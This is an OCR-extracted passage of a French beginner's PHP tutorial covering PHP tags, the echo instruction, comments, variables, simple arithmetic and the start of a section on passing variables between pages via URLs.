
Si vous le recopiez dans bloc-notes, vous devriez voir ceci :

Sans titre - Bloc-notes

Fichier Edition Format Affichage ?


```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN"
"http://www.w3.org/TR/xhtml11/DTD/xhtml11.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" >
        <head>
                <title>Ceci est une page (x)HTML de test</title>
                <meta http-equiv="Content-Type" content="text/html;
charset=iso-8859-1" />
                <style type="text/css">
                .bleu
                {
                        color:blue;
                }
                .rouge
                {
                        color:red;
                }
                .vert
                {
                        color:green;
                }
                </style>
        </head>
        <body>
                <h2>Page de test</h2>

                <p>
                        Cette page contient
<strong>uniquement</strong> du code (x)HTML.<br />
                        Voici quelques petits tests :
```

Pour enregistrer la page HTML, vous devrez faire Fichier / Enregistrer. Dans la fenêtre qui s'ouvre, tapez le nom de votre fichier entre guillemets. Par exemple : "test.html". Vous devriez donc avoir ceci sous les yeux :




Avec Notepad++

Si vous utilisez Notepad++, vous devrez d'abord aller dans le menu "Langage" et sélectionner PHP.




Vous verrez que cela colore le code PHP mais aussi le code HTML.
Vous devriez donc voir votre code coloré comme ceci :



Ne prêtez pas attention aux petits symboles "-" sur le côté gauche, ils ne sont pas très pratiques et vous pouvez les désactiver en allant dans le menu "Affichage / Marge de contrôle de niveau (Fold) / Affichez-moi".

Pour enregistrer, vous allez dans le menu "Fichier / Enregistrer". Vous sélectionnez en bas de la fenêtre qui vient de s'ouvrir : "Type : HTML File (*.html)", puis vous tapez le nom du fichier que vous voulez créer (par exemple "test") :



Revenons à nos moutons

Bon reprenons. Nous allons voir ce qu'il se passe avec le code source HTML que je vous ai donné. Pratiquement à chaque fois qu'il y a un code source, je vous proposerai de le tester pour voir ce que ça affiche.Cliquez sur le bouton "Essayer !" ce que donne ce code.

Essayer !

Bien, jusque-là je ne vous surprends pas trop, tout ça vous savez le faire
Vous savez donc que le code source d'une page HTML est constitué de **"balises"**, aussi appelées **"tags"**. Par exemple <ul> est une balise.

Si je vous parle de cela, ce n'est pas par hasard. C'est que pour utiliser du PHP, on va devoir introduire une nouvelle balise... celle-ci est un peu spéciale. Elle commence par <?php et se termine par ?>. C'est dedans que l'on mettra du code PHP, ce que je vais vous apprendre tout au long de ce cours.

Code : PHP

```
<?php // Le code PHP se met ici
?>
```

Une chose importante : en général, le code PHP tient sur plusieurs lignes. On peut sans problème agrandir la taille de la balise sur plusieurs lignes. Par exemple, on peut faire ceci :

Code : PHP

```
<?php // Code PHP ligne 1
// Code PHP ligne 2
// Code PHP ligne 3
// Code PHP ligne 4
?>
```

Tout ce qu'il faut retenir pour mettre du code PHP, c'est cette balise <?php ?>


Il existe d'autres balises pour utiliser du PHP, par exemple <? ?>, <% %>, etc... Ne soyez donc pas étonnés si vous en voyez.

<?php ?> est la forme la plus correcte, vous apprendrez donc à vous servir de cette balise 

On place le PHP au beau milieu du reste du code HTML. Par exemple :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Ceci est une page de test avec des balises PHP</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
        <style type="text/css">
        .bleu
        {
            color:blue;
        }
        .rouge
        {
            color:red;
        }
        .vert
        {
            color:green;
        }
        </style>
    </head>
    <body>
        <h2>Page de test</h2>

        <p>
            Cette page contient du code (x)HTML avec des balises PHP.<br />
            <?php // Ici on mettra du code PHP ?>
            Voici quelques petits tests :
        </p>

        <ul>
        <li class="bleu">Texte en bleu</li>
        <li class="rouge">Texte en rouge</li>
        <li class="vert">Texte en vert</li>
        </ul>

        <?php // Encore du PHP
        // Toujours du PHP ?>
    </body>
</html>
```

Bien entendu cette page ne fonctionne pas vu que nous n'avons pas encore mis de code PHP.Tout ce qu'il vous faut retenir ici, c'est que dès que vous voulez mettre du code PHP, hop, vous ouvrez une balise PHP : <?php ?>

Afficher du texte

Bon tout ça c'est bien beau, mais il va falloir commencer à mettre du code PHP non ?
Grande nouvelle : c'est maintenant que vous allez apprendre votre première instruction en PHP 

Bon ne vous attendez pas à quelque chose d'extraordinaire, votre PC ne va pas se mettre à danser la samba tout seul 

 La fonction que je vais vous apprendre permet d'afficher du texte. Je vais vous faire manipuler d'abord pour que vous voyez ce que ça donne, puis je vous expliquerai en détail comment ça marche.

Ouvrez Bloc-Notes ou Notepad++, et recopiez-y le code ci-dessous :

Code : PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="fr" lang="fr">
    <head>
        <title>Notre première instruction : echo</title>
        <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
    </head>
    <body>
        <h2>Affichage de texte avec PHP</h2>

        <p>
            Cette ligne a été écrite entièrement en (x)HTML.<br />
            <?php echo "Celle-ci a été écrite entièrement en PHP."; ?>
        </p>
    </body>
</html>
```

Enregistrez la page avec l'extension .php, par exemple "affichertexte.php", dans le dossier "Tests PHP" que je vous ai fait créer

 Si vous utilisez Bloc-notes, n'oubliez pas d'entourer le nom de votre fichier de guillemets. Par exemple : "affichertexte.php". Si vous oubliez les guillemets, ça va créer un fichier affichertexte.php.txt et ça ne marchera pas !
Si vous utilisez Notepad++, sélectionnez "PHP File (*.php)" dans la fenêtre pour enregistrer.

Pour tester votre page PHP : démarrez EasyPHP si ce n'est déjà fait. Allez dans le menu "Administration", la page d'administration s'ouvre. Là, vous devriez avoir en haut dans "Vos alias" un lien du style "TestsPHP". Cliquez dessus.

 Il existe aussi un autre moyen pour tester votre page PHP. Ouvrez votre navigateur (Firefox par exemple), et tapez l'adresse suivante : http://127.0.0.1/alias/
Remplacez "alias" par le nom de l'alias que vous avez créé. Par exemple ici, je devrai taper : http://127.0.0.1/testsphp/

Une page web s'ouvre indiquant tous les fichiers qui se trouvent dans le dossier "Tests PHP". Vous devriez avoir le fichier "affichertexte.php". Cliquez dessus : votre ordinateur génère alors le code PHP puis ouvre la page. Vous avez le résultat devant vos yeux 

Cliquez sur le lien "Essayer !" : vous devriez avoir la même chose.

Essayer !

Alors que voyez-vous ?
Je pense que vous êtes étonnés et surpris de ce que je vous ai fait faire : ça a l'air d'être inutile, et ce n'est pas tout à fait faux. Le code PHP a "écrit" une ligne à l'écran, tout simplement.

 Mais euh c'est pas plus simple de l'écrire en HTML ?

Si Mais vous verrez bientôt l'intérêt de cette fonction. Pour le moment, on constate juste que ça écrit du texte.

 Bon, comment ça marche ce truc ?

Reprenons la ligne qui nous intéresse, celle qui est en PHP :

```
<?php echo "Celle-ci a été écrite entièrement en PHP."; ?>
```

Comme vous le voyez, le code PHP est dans la balise <?php ?>
Ce qui nous intéresse est à l'intérieur, il s'agit de :

```
echo "Celle-ci a été écrite entièrement en PHP.";
```

"echo", c'est l'instruction, le mot qui donne un ordre à l'ordinateur. Ici, l'ordre est "Afficher le texte".
Ensuite, entre guillemets, il y a le texte à afficher. On met toujours le texte entre guillemets, ça permet à l'ordinateur de repérer ce qu'on lui demande d'afficher.
Enfin, la ligne finit par un point-virgule ;. Ce signe doit être placé à la fin de chaque instruction. A chaque fois que vous écrirez une instruction en PHP, vous devrez écrire un ; à la fin. Cela permet d'indiquer à l'ordinateur que c'est la fin de l'instruction.

 Il ne faut jamais oublier le point-virgule. Si jamais ça arrive, vous aurez le message d'erreur : "Parse Error"
Notez que ça plante uniquement si votre code PHP fait plus d'une ligne (ça sera tout le temps le cas). Donc prenez l'habitude de toujours mettre un ";" à la fin des instructions.

Si on traduit ce code en français, ça donnerait : *Afficher le texte : "Celle-ci a été écrite entièrement en PHP."* ***(Fin d'instruction)***

On a aussi le droit de demander d'afficher des balises. Par exemple le code suivant fonctionne :

Code : PHP

```
<?php echo "Celle-ci a été écrite <strong>uniquement</strong> en PHP."; ?>
```

"uniquement" sera affiché en gras grâce à la présence des balises et

 Comment faire pour afficher un guillemet ?

Bonne question. Si vous mettez un guillemet, ça veut dire pour l'ordinateur que le texte à afficher s'arrête là. Ca va donc faire planter votre beau code
La solution consiste à faire précéder le guillemet d'un backslash \ :

Code : PHP

```
<?php echo "Celle-ci a été écrite \"uniquement\" en PHP."; ?>
```

Je vous ai à peu près tout dit sur la fonction echo. A vous de vous amuser à écrire n'importe quoi (bon ok c'est pas super drôle comme jeu).

Essayez par exemple de mettre 2 ou 3 instructions echo à la suite (une par ligne). Pour que chacune s'inscrive sur une ligne différente, pensez à mettre une balise
 à chaque fois !
Par exemple, vous pouvez faire : `<?php echo "Celle-ci a été écrite \"uniquement\" en PHP.<br />"; ?>` (je vous rappelle qu'il est possible de mettre des balises HTML dans une instruction echo)

 Notez qu'il existe une instruction identique appelée "print", qui fait exactement la même chose. Alors laquelle utiliser ? C'est une question de goût, moi j'utilise echo, donc je vous apprendrai à utiliser echo 

Les commentaires

Bon, mine de rien je viens de vous apprendre pas mal de choses d'un coup, ça doit vous faire un choc 
D'accord ce n'était pas extraordinaire, mais vous allez pas tarder à comprendre toute la subtilité de la chose.

Avant de terminer ce chapitre, je tiens à vous parler de quelque chose qui à mes yeux a une très grande importance en PHP, comme dans tout langage de programmation : les commentaires.

Un **commentaire** est un texte que vous mettez pour vous dans le code PHP. Ce texte est ignoré, c'est-à-dire qu'il disparaît complètement lors de la génération de la page. Il n'y a que vous qui voyez ce texte.

 Mais alors à quoi sert un commentaire ?

C'est pour vous. Cela permet de vous y retrouver dans votre code PHP, parce que si vous n'y touchez pas pendant des semaines et que vous y revenez, vous risquez d'être un peu perdu.
Vous pouvez écrire tout et n'importe quoi, le tout est de s'en servir à bon escient.

Pour indiquer que vous écrivez un commentaire, vous devez taper 2 slash : `//`. Tapez ensuite votre commentaire.
Un exemple ?

Code : PHP

```
<?php
echo "J'habite en Chine.<br />"; // cette ligne indique où j'habite


// la ligne suivante indique mon âge
echo "J'ai 92 ans.";
?>
```

Je vous ai mis 2 type de commentaires (ils sont écrits en violet normalement) :

- Le premier est à la fin d'une ligne.
- Le second est sur toute une ligne

A vous de voir où vous placez vos commentaires : si vous commentez une ligne précise, mieux vaut mettre le commentaire à la fin de cette ligne. Si vous commentez plusieurs lignes, je vous conseille de placer votre commentaire avant.

Ici les commentaires n'ont pas grande utilité, mais vous verrez comment je les utilise dans les prochains chapitres. Ils vous seront très utiles, et vous apprendrez vite à bien vous en servir  Vous devez être en train de vous demander vraiment à quoi peut bien servir PHP... Ici c'est vrai, ça n'a pas l'air d'être très utile, ça complique plutôt les choses. Pourtant, vous allez voir très bientôt quel est l'intérêt de la fonction echo, et vous allez même vous rendre compte cela permet de simplifier votre travail !

Dans le prochain chapitre on va travailler sur un autre élément fondamental en PHP : les variables. Ces petites

bébêtes sont vraiment très utiles, vous allez le voir

Les variables

Attention, chapitre fondamental !
Les variables sont un élément indispensable dans tout langage de programmation, et en PHP on n'y échappe pas. Ce n'est pas un truc de programmeurs tordus, c'est au contraire pour nous simplifier la vie. Sans elles, vous n'iriez pas bien loin

Ce chapitre est un peu long, aussi n'hésitez pas à en lire seulement la moitié un jour, puis l'autre moitié un autre jour. Il ne faut pas le prendre à la légère, car vous allez y apprendre des choses vraiment importantes. Vous allez, vers la fin de ce chapitre, commencer à comprendre pourquoi PHP est si apprécié !

Qu'est-ce qu'une variable ?

Déjà dans le mot, vous devez vous dire que c'est quelque chose qui change tout le temps. En effet, le propre d'une variable c'est de pouvoir changer. Mais qu'est-ce que c'est concrètement ?

Une variable, c'est une petite information stockée en mémoire temporairement. Ca n'a pas une grande durée de vie. En PHP, la variable (l'information) existe tant que la page est en cours de génération. Dès que la page PHP est générée, toutes les variables sont supprimées de la mémoire car elles ne servent plus à rien.
Ce n'est donc pas un fichier qui reste stocké sur le disque dur mais une petite information temporaire.

C'est à vous de créer des variables. Vous en créez quand ça vous arrange.
Ce qu'il faut retenir, c'est qu'une variable est toujours constituée de 2 choses :

- Son nom : pour pouvoir la reconnaître, vous devez donner un nom à votre variable. Par exemple "age_du_visiteur".
- Sa valeur : c'est l'information qu'elle contient, qui peut changer. Par exemple "17 ans".

Ici, je vous ai donné l'exemple d'une variable appelée "age_du_visiteur" qui a pour valeur "17 ans".
On peut modifier quand on veut la valeur de cette variable, faire des opérations dessus etc etc... Et quand on en a besoin, on l'appelle (par son nom), et elle nous dit gentiment la valeur qu'elle contient.

Par exemple vous pouvez demander à un moment :
- Hep ! Toi, la variable age_du_visiteur, que contiens-tu ?
- 17 ans.
- Merci !

Vous allez voir que ces petites bébêtes, même si elles peuvent vous sembler encore un peu floues, seront vraiment indispensables pour votre site en PHP.
Par exemple, vous pourrez retenir temporairement le nom du visiteur. Dans une variable "nom_du_visiteur", vous stockez son pseudo, par exemple "M@teo21". Dès que vous en avez besoin vous pouvez l'utiliser, par exemple pour afficher un message de bienvenue personnalisé : "Salut M@teo21 ! Bienvenue sur mon site !".

Vous vous souvenez comment on fait pour afficher du texte en PHP n'est-ce pas ? La fonction "echo" que je vous ai fait apprendre dans le chapitre précédent va nous être très utile ici pour faire des expériences !

On va maintenant voir comment il faut faire pour utiliser des variables en PHP

Affectation et affichage

On va dans un premier temps **affecter** une valeur à une variable, et ensuite on affichera ce qu'elle contient. Vous allez mieux comprendre l'intérêt d'utiliser des variables.

Affecter une valeur à une variable

Ici, on va tout simplement créer une variable, et lui donner la valeur qu'on veut. Pour le fun

Par exemple, si on tapait ceci :

Code : PHP

```
<?php
$pseudo_du_visiteur = "Mateo21";
?>
```

Si on tapait ça, ça créerait une variable :

- dont le nom serait *pseudo_du_visiteur*
- dont la valeur serait *Mateo21*


Notez qu'on ne peut pas mettre d'espaces pour un nom de variable. A la place, utilisez un underscore _ (c'est le symbole sous le chiffre 8 de votre clavier).
Evitez aussi les accents, les cédilles et tout autre symbole pour le nom. PHP ne les apprécie pas trop... En revanche pour la valeur vous pouvez mettre ce que vous voulez

Il y a plusieurs nouveaux élements. D'abord, le symbole Dollar ($) : il précède toujours le nom d'une variable. C'est comme un signe de reconnaissance si vous préférez : ça permet de dire à PHP "J'utilise une variable". Donc vous reconnaîtrez toujours qu'il y a une variable par la présence du symbole Dollar ($).
Ensuite, il y a le signe Egal (=) : celui-là c'est logique, c'est pour dire que $pseudo_du_visiteur est égal à...
A la suite, il y a la valeur de la variable, entre guillemets puisqu'il s'agit de texte.
Enfin, il y a l'inoubliable symbole point-virgule (;), qui permet de terminer l'instruction.


Concrètement, qu'est-ce que le code précédent afficherait ?

Rien du tout Eh oui, tant que vous n'utilisez pas "echo", rien ne s'affiche. Là, le serveur a juste créé la variable temporairement en mémoire, mais il n'a rien fait d'autre.

Maintenant, une variable n'est pas obligée de contenir du texte. On peut aussi y mettre des nombres ou des booléens !


Bouletquoi ?

Je vais vous expliquer
Retenez qu'on peut mettre 3 sortes de "données" différentes dans une variable : texte, nombres, ou booléens. Voici comment on les utilise :

- Le texte : ça je viens de vous le montrer. Pour mettre du texte dans une variable, on le place entre guillemets comme ceci :

Code : PHP

```
<?php
$pseudo_du_visiteur = "Mateo21";
?>
```

- Les nombres : la seule différence avec le texte, c'est qu'on ne met pas de guillemets. Regardez :

Code : PHP

```php
<?php
$nombre_de_freres = 3;
?>
```

Ainsi, PHP comprend qu'il s'agit d'un nombre et non pas d'un texte. Donc la seule chose à retenir, c'est que si vous voulez stocker juste un nombre il ne faut pas mettre de guillemets

- Les booléens : je suppose que la plupart d'entre vous savaient déjà ce qu'étaient le texte et les nombres (du moins j'espère).

  Mais les booléens, c'est probablement quelque chose de nouveau pour vous. En fait, ça sert à exprimer si quelque chose est vrai (true en anglais), ou si c'est FAUX (false en anglais). Il n'y a que deux possibilités.

  En PHP, il faut taper true ou false pour dire à une variable qu'elle vaut vrai ou qu'elle vaut faux. Pour ne pas confondre avec du texte, il ne faut pas mettre de guillemets (comme pour les nombres quoi). Exemple :

  Code : PHP

  ```php
  <?php
  $je_suis_un_zero = true;
  $je_suis_bon_en_php = false;
  ?>
  ```

  Ici, j'ai créé deux variables booléennes différentes (pour que vous voyiez bien les deux possibilités). $je_suis_un_zero vaut true (vrai), et $je_suis_bon_en_php vaut false (faux). Ca se comprend assez bien non ?
  Vous vous demandez certainement à quoi peuvent bien servir les booléens ? Ca, je ne peux pas vous le dire maintenant. Vous allez en voir l'utilité un peu plus loin, dans le chapitre sur les conditions.

C'est compris ? On peut mettres 3 types d'éléments dans une variable : texte, nombres et booléens.
Pour le texte, on le met entre guillemets.
Pour les nombres et les booléens, on ne met pas de guillemets.

Si vous avez retenu ça, vous savez ce qu'il faut. On peut passer à la suite

Afficher la valeur d'une variable

Allez, maintenant une petite expérience : on va utiliser la fonction echo avec des variables. C'est très simple à faire regardez :

Code : PHP

```php
<?php
$pseudo_du_visiteur = "Mateo21";
echo "$pseudo_du_visiteur";
?>
```

Essayer !

Qu'est-ce que ça affiche ? Eh oui, c'est magnifique, c'est magique : ça écrit Mateo21 !
A vous de faire vos propres essais pour vérifier que ça marche ! Changez la valeur de la variable dans la première ligne, et ça affichera quelque chose de différent ! Une expérience tout bête en somme, mais que vous devez faire pour bien comprendre comment les variables fonctionnent.

Avec l'instruction echo, vous pouvez donc afficher le contenu d'une variable. Mais vous n'êtes pas obligés d'afficher uniquement la valeur de la variable !
Voilà un petit exemple qui peut être très utile :

Code : PHP

```php
<?php
$pseudo_du_visiteur = "Mateo21";
echo "Bonjour $pseudo_du_visiteur !";
?>
```

Essayer !

Vous voyez, dans l'instruction echo on a écrit le texte qu'on voulait (comme on faisait dans le chapitre précédent), mais on a mis au milieu la variable ($pseudo_du_visiteur). Lorsque la page PHP sera générée, $pseudo_du_visiteur sera remplacé par ce qu'il contient.
Du coup, ça affichera : *Bonjour Mateo21 !*

Faites vos essais, en écrivant le texte que vous voulez, en affichant au milieu la valeur de 1, 2, 3 variables... Cette technique (pas bien compliquée) sera très souvent réutilisée dans les chapitres qui suivent, alors apprenez à faire pareil que moi !

Faire des calculs simples

On va maintenant faire travailler votre ordinateur, vous allez voir qu'il encaisse les calculs sans broncher. Eh oui, PHP sait aussi faire des calculs !
Oh je vous rassure, on ne va pas faire des calculs tordus, juste des additions, des soustractions, des multiplications et des divisions. C'est pas trop dur pour vous j'espère ?

Bon, ici on ne va travailler que sur des variables qui contiennent des nombres.
Voici les signes à connaître pour faire les 4 opérations de base (vous les trouverez sur votre pavé numérique, à droite du clavier) :

Symbole	Signification
+	Addition
-	Soustraction
*	Multiplication
/	Division

Après, ça coule de source pour vous en servir. Voici quelques exemples :

Code : PHP

```php
<?php
$nombre = 2 + 4; // $nombre prend la valeur 6
$nombre = 5 - 1; // $nombre prend la valeur 4
$nombre = 3 * 5; // $nombre prend la valeur 15
$nombre = 10 / 2; // $nombre prend la valeur 5

// Allez on rajoute un peu de difficulté
$nombre = 3 * 5 + 1; // $nombre prend la valeur 16
$nombre = (1 + 2) * 2; // $nombre prend la valeur 6
?>
```

Allez quoi, boudez pas, un peu de calcul mental ça n'a jamais fait de mal à personne
Vérifiez mes calculs, comme vous pouvez le voir il n'y a rien de bien compliqué dans tout ça.

Seulement, il ne faut pas avoir peur de "jongler" avec les variables.
Voici des calculs avec plusieurs variables :

Code : PHP

```php
<?php
$nombre = 10;
$resultat = ($nombre + 5) * $nombre; // $resultat prend la valeur 150
?>
```

C'est de la pure logique, je ne peux rien vous dire de plus.
Si vous avez compris ces bouts de code, vous avez tout compris, et vous êtes un pro des variables

---

Transmettre des variables

Un des aspects intéressants de PHP, c'est qu'on peut se transmettre des variables de page en page.
Vous allez voir que c'est rudement pratique, par exemple pour transmettre le nom du visiteur. En effet, je vous rappelle que les variables sont détruites une fois que la page PHP est générée. Alors comment récupérer leur valeur dans une autre page ?

Transmettre en modifiant l'adresse

Vous avez certainement eu le résultat sous vos yeux un bon nombre de fois. Vous ne vous êtes jamais demandés pourquoi certaines adresses était si longues ?

http://www.monsite.com/infos.php?jour=27&mois=07&annee=2003&titre=Informations

Elles sont là vos variables ! C'est comme ça qu'on fait pour les transmettre d'une page à une autre !

 Comment ça marche ?

Eh bien c'est du pur HTML. Comme vous le savez, pour faire un lien vers une autre page on utilise la balise <a>. Par exemple :

Code : HTML

```html
<a href="http://www.monsite.com/infos.php">Cliquez ici pour accéder aux infos !</a>
```

